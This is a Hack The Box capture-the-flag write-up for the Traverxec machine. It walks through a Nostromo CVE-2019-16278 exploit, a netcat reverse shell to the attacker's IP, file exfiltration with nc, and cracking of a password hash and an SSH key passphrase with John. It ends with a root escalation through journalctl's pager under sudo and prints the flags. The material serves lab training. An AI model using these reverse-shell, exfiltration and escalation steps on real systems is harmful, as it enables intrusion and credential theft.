Traverxec Writeup


Hack The Box machine

We start off with an nmap scan.

```
root@kali:~/Documents/Hackthebox/traverxec# nmap 10.10.10.165 -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-24 13:31 CET
Nmap scan report for traverxec.htb (10.10.10.165)
Host is up (0.024s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
80/tcp open  http    nostromo 1.9.6
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 22.53 seconds
```

Only port 22 and 80 are open. Let's take a look at the webpage.



After some enumeration, it seems that there is no obvious entry point on the webpage. Let's take a look at the webserver. It's a Nostromo webserver on version 1.9.6. If we search for a CVE for this version we find CVE-2019-16278.

A user named Sp0re created a script for this exploit (https://git.sp0re.sh/sp0re/Nhttpd-exploits). If we download this script, we can run it with our target, port and command to run as parameters.

```
./exploit.sh 10.10.10.165 80 "nc 10.10.14.174 4444"
```

```
root@kali:~/Documents/Hackthebox/traverxec# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.174] from (UNKNOWN) [10.10.10.165] 54716
```

We notice we do get a connection, but no interactive shell. So we alter our command in the parameter to have '-c bash'. We do this to be able to run a shell command when we get a connection.

```
-c string     specify  shell  commands  to exec after connect (use with caution).  The string is
              passed to /bin/sh -c for execution.  See the -e option if you don't have a working
              /bin/sh (Note that POSIX-conformant system must have one).
```

```
root@kali:~/Documents/Hackthebox/traverxec# ./exploit.sh 10.10.10.165 80 "nc 10.10.14.119 4444 -c bash"
```

For the bash command to run on connection, we enter:
python -c 'import pty;pty.spawn("/bin/bash")'

```
root@kali:~/Documents/Hackthebox/traverxec# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.119] from (UNKNOWN) [10.10.10.165] 34920
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@traverxec:/usr/bin$ whoami
whoami
www-data
www-data@traverxec:/usr/bin$
```

We got a shell as www-data.

Now, we have to enumerate again. A popular method is Linux Smart Enumeration.

We download lse.sh from our local machine, make it executable and run it.

```
www-data@traverxec:/tmp$ wget "http://10.10.14.239:8000/lse.sh" -O lse.sh
wget "http://10.10.14.239:8000/lse.sh" -O lse.sh
--2019-11-29 06:32:58--  http://10.10.14.239:8000/lse.sh
Connecting to 10.10.14.239:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 31743 (31K) [text/x-sh]
Saving to: 'lse.sh'

lse.sh              100%[===================>]  31.00K  --.-KB/s    in 0.02s

2019-11-29 06:32:58 (1.84 MB/s) - 'lse.sh' saved [31743/31743]
```

```
www-data@traverxec:/tmp$ chmod 700 lse.sh
chmod 700 lse.sh
```

```
[!] sof040 Found any .htpasswd files?.....................................yes!
---
/var/nostromo/conf/.htpasswd
david:$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/
```

We found a password file with the hash of the user David.

We save the hash to a file in order to crack it with John the Ripper.

```
root@kali:~/Documents/Hackthebox/traverxec# cat hash
david:$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/
root@kali:~/Documents/Hackthebox/traverxec# john hash --wordlist=~/Documents/wordlists/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
No password hashes left to crack (see FAQ)
root@kali:~/Documents/Hackthebox/traverxec# john --show hash
david:Nowonly4me

1 password hash cracked, 0 left
root@kali:~/Documents/Hackthebox/traverxec#
```

The outcome: Nowonly4me

We try this password with ‘su’ which does not grant access to the machine, Nor for SSH.

Let’s enumerate some more. The password file was found in /var/Nostromo/conf/. Maybe there is more interesting information to find.

If we look at the nhttpd.conf file we find at that same directory, we see the following information:

```
# HOMEDIRS [OPTIONAL]

homedirs                /home
homedirs public         public_www
```

In the home directories, there is a public folder called public_www. David is the only user in /home so we find the public_www directory in his directory.

```
www-data@traverxec:/home/david/public_www$ ls -la
ls -la
total 16
drwxr-xr-x 3 david david 4096 Oct 25 15:45 .
drwx--x--x 6 david david 4096 Nov 29 06:49 ..
-rw-r--r-- 1 david david  402 Oct 25 15:45 index.html
drwxr-xr-x 2 david david 4096 Oct 25 17:02 protected-file-area
```

The directory ‘protected-file-area’ draws our attention, and in there we find a zipped file that presumably contains backup SSH keys.

```
www-data@traverxec:/home/david/public_www/protected-file-area$ ls
ls
backup-ssh-identity-files.tgz
```

We download the file to our local machine, so we can take a better look.

```
nc 10.10.14.239 4445 < backup-ssh-identity-files.tgz
```

```
root@kali:~/Documents/Hackthebox/traverxec# nc -nvlp 4445 > backup.tgz
listening on [any] 4445 ...
connect to [10.10.14.239] from (UNKNOWN) [10.10.10.165] 40794
```

Now we unpack the file and look at its content.

```
root@kali:~/Documents/Hackthebox/traverxec# tar xzvf backup.tgz
home/david/.ssh/
home/david/.ssh/authorized_keys
home/david/.ssh/id_rsa
home/david/.ssh/id_rsa.pub
```

Indeed the zip contains SSH keys.

```
root@kali:~/Documents/Hackthebox/traverxec/home/david/.ssh# cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,477EEFFBA56F9D283D349033D5D08C4F

seyeH/feG19TlUaMdvHZK/2qfy8pwwdr9sg75x4hPpJJ8YauhWorCN4LPJV+wfCG
tuiBPfZy+ZPklLkOneIggoruLkVGW4k4651pwekZnjsT8IMM3jndLNSRkjxCTX3W
KzW9VFPujSQZnHM9Jho6J8O8LTzl+s6GjPpFxjo2Ar2nPwjofdQejPBeO7kXwDFU
RJUpcsAtpHAbXaJI9LFyX8IhQ8frTOOLuBMmuSEwhz9KVjw2kiLBLyKS+sUT9/V7
HHVHW47Y/EVFgrEXKu0OP8rFtYULQ+7k7nfb7fHIgKJ/6QYZe69r0AXEOtv44zIc
Y1OMGryQp5CVztcCHLyS/9GsRB0d0TtlqY2LXk+1nuYPyyZJhyngE7bP9jsp+hec
dTRqVqTnP7zI8GyKTV+KNgA0m7UWQNS+JgqvSQ9YDjZIwFlA8jxJP9HsuWWXT0ZN
6pmYZc/rNkCEl2l/oJbaJB3jP/1GWzo/q5JXA6jjyrd9xZDN5bX2E2gzdcCPd5qO
xwzna6js2kMdCxIRNVErnvSGBIBS0s/OnXpHnJTjMrkqgrPWCeLAf0xEPTgktqi1
Q2IMJqhW9LkUs48s+z72eAhl8naEfgn+fbQm5MMZ/x6BCuxSNWAFqnuj4RALjdn6
i27gesRkxxnSMZ5DmQXMrrIBuuLJ6gHgjruaCpdh5HuEHEfUFqnbJobJA3Nev54T
fzeAtR8rVJHlCuo5jmu6hitqGsjyHFJ/hSFYtbO5CmZR0hMWl1zVQ3CbNhjeIwFA
bzgSzzJdKYbGD9tyfK3z3RckVhgVDgEMFRB5HqC+yHDyRb+U5ka3LclgT1rO+2so
uDi6fXyvABX+e4E4lwJZoBtHk/NqMvDTeb9tdNOkVbTdFc2kWtz98VF9yoN82u8I
Ak/KOnp7lzHnR07dvdD61RzHkm37rvTYrUexaHJ458dHT36rfUxafe81v6l6RM8s
9CBrEp+LKAA2JrK5P20BrqFuPfWXvFtROLYepG9eHNFeN4uMsuT/55lbfn5S41/U
rGw0txYInVmeLR0RJO37b3/haSIrycak8LZzFSPUNuwqFcbxR8QJFqqLxhaMztua
4mOqrAeGFPP8DSgY3TCloRM0Hi/MzHPUIctxHV2RbYO/6TDHfz+Z26ntXPzuAgRU
/8Gzgw56EyHDaTgNtqYadXruYJ1iNDyArEAu+KvVZhYlYjhSLFfo2yRdOuGBm9AX
JPNeaxw0DX8UwGbAQyU0k49ePBFeEgQh9NEcYegCoHluaqpafxYx2c5MpY1nRg8+
XBzbLF9pcMxZiAWrs4bWUqAodXfEU6FZv7dsatTa9lwH04aj/5qxEbJuwuAuW5Lh
hORAZvbHuIxCzneqqRjS4tNRm0kF9uI5WkfK1eLMO3gXtVffO6vDD3mcTNL1pQuf
SP0GqvQ1diBixPMx+YkiimRggUwcGnd3lRBBQ2MNwWt59Rri3Z4Ai0pfb1K7TvOM
j1aQ4bQmVX8uBoqbPvW0/oQjkbCvfR4Xv6Q+cba/FnGNZxhHR8jcH80VaNS469tt
VeYniFU/TGnRKDYLQH2x0ni1tBf0wKOLERY0CbGDcquzRoWjAmTN/PV2VbEKKD/w
-----END RSA PRIVATE KEY-----
```

The private key, however, is encrypted. Again, John the Ripper can be a use for us.

We first convert the key to a format that John can understand with ssh2john.py

```
/usr/share/john/ssh2john.py id_rsa > output.txt
```

The output file is now formatted like this:

```
root@kali:~/Documents/Hackthebox/traverxec/home/david/.ssh# cat output.txt
id_rsa:$sshng$1$16$477EEFFBA56F9D283D349033D5D08C4F$1200$b1ec9e1ff7de1b5f5395468
de220828aee2e45465b8938eb9d69c1e9199e3b13f0830cde39dd2cd491923c424d7dd62b35bd545
da4701b5da248f4b1725fc22143c7eb4ce38bb81326b92130873f4a563c369222c12f2292fac513f
21c63538c1abc90a79095ced7021cbc92ffd1ac441d1dd13b65a98d8b5e4fb59ee60fcb26498729e
fd1ecb965974f464dea999865cfeb36408497697fa096da241de33ffd465b3a3fab925703a8e3cab
a82b3d609e2c07f4c443d3824b6a8b543620c26a856f4b914b38f2cfb3ef6780865f276847e09fe7
b9a0a9761e47b841c47d416a9db2686c903735ebf9e137f3780b51f2b5491e50aea398e6bba862b6
618150e010c1510791ea0bec870f245bf94e646b72dc9604f5acefb6b28b838ba7d7caf0015fe7b8
dbdd0fad51cc7926dfbaef4d8ad47b1687278e7c7474f7eab7d4c5a7def35bfa97a44cf2cf4206b1
6089d599e2d1d1124edfb6f7fe169222bc9c6a4f0b6731523d436ec2a15c6f147c40916aa8bc6168
20454ffc1b3830e7a1321c369380db6a61a757aee609d62343c80ac402ef8abd56616256238522c5
1d9ce4ca58d67460f3e5c1cdb2c5f6970cc598805abb386d652a0287577c453a159bfb76c6ad4daf
817b557df3babc30f799c4cd2f5a50b9f48fd06aaf435762062c4f331f989228a6460814c1c1a777
fa43e71b6bf16718d67184747c8dc1fcd1568d4b8ebdb6d55e62788553f4c69d128360b407db1d27
```

Now we use john on this file.

```
root@kali:~/Documents/Hackthebox/traverxec/home/david/.ssh# john output.txt --wordlist=~/Documents/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
hunter           (id_rsa)
Warning: Only 2 candidates left, minimum 4 needed for performance.
1g 0:00:00:08 DONE (2019-11-29 13:11) 0.1127g/s 1616Kp/s 1616Kc/s 1616KC/sa6_123..*7¡Vamos!
Session completed
```

We find the passphrase ‘hunter’.

We can now setup an SSH connection as David.

```
root@kali:~/Documents/Hackthebox/traverxec/home/david/.ssh# ssh david@traverxec.htb -i id_rsa
The authenticity of host 'traverxec.htb (10.10.10.165)' can't be established.
ECDSA key fingerprint is SHA256:CiO/pUMzd+6bHnEhA2rAU30QQiNdWOtkEPtJoXnWzVo.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'traverxec.htb' (ECDSA) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Linux traverxec 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20) x86_64
Last login: Fri Nov 29 07:11:22 2019 from 10.10.14.146
david@traverxec:~$
```

We have found the user flag:

```
david@traverxec:~$ cat user.txt
7db0b48469606a42cec20750d9782f3d
```

Now, let’s enumerate to find a way to root user.

```
david@traverxec:~$ ls
bin  public_www  user.txt
```

In David’s home directory, a bin file is present, which contains some files.

```
server-stats.head  server-stats.sh
```

If we run the script, we get no useful information, but if we look at the script, we find that it runs one command with root permissions.

```
david@traverxec:~/bin$ cat server-stats.sh
#!/bin/bash

cat /home/david/bin/server-stats.head
echo "Load: `/usr/bin/uptime`"
echo " "
echo "Open nhttpd sockets: `/usr/bin/ss -H sport = 80 | /usr/bin/wc -l`"
echo "Files in the docroot: `/usr/bin/find /var/nostromo/htdocs/ | /usr/bin/wc -l`"
echo " "
echo "Last 5 journal log lines:"
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat
```

‘journalctl’ is run with root permissions. This binary has a vulnerability, according to GTFOBins.

.. / journalctl ★ Star 1,946

Shell Sudo

This invokes the default pager, which is likely to be `less`, other functions may apply.

This might not work if run by unprivileged users depending on the system configuration.


Shell

It can be used to break out from restricted environments by spawning an interactive system shell.


```
journalctl
!/bin/sh
```

To exploit this vulnerability, you have to make use of ‘less’ function that journalctl uses. If our terminal is big enough to print out the complete output of this command, we do not invoke this ‘less’ pager. So we shrink our terminal so that it can only print out a few lines of code at once.

We now run the command that we found in the script: sudo journalctl -n5 -unostromo.service



We see that it prints only the first 4 lines. If we type ‘!/bin/sh’ we break out.



Let’s see who we are, and find the root flag.

USER: 7db0b48469606a42cec20750d9782f3d

ROOT: 9aa36a6d76f785dfd320a478f6e0d906

If you like this write-up, please leave a respect at:
https://www.hackthebox.eu/home/users/profile/176528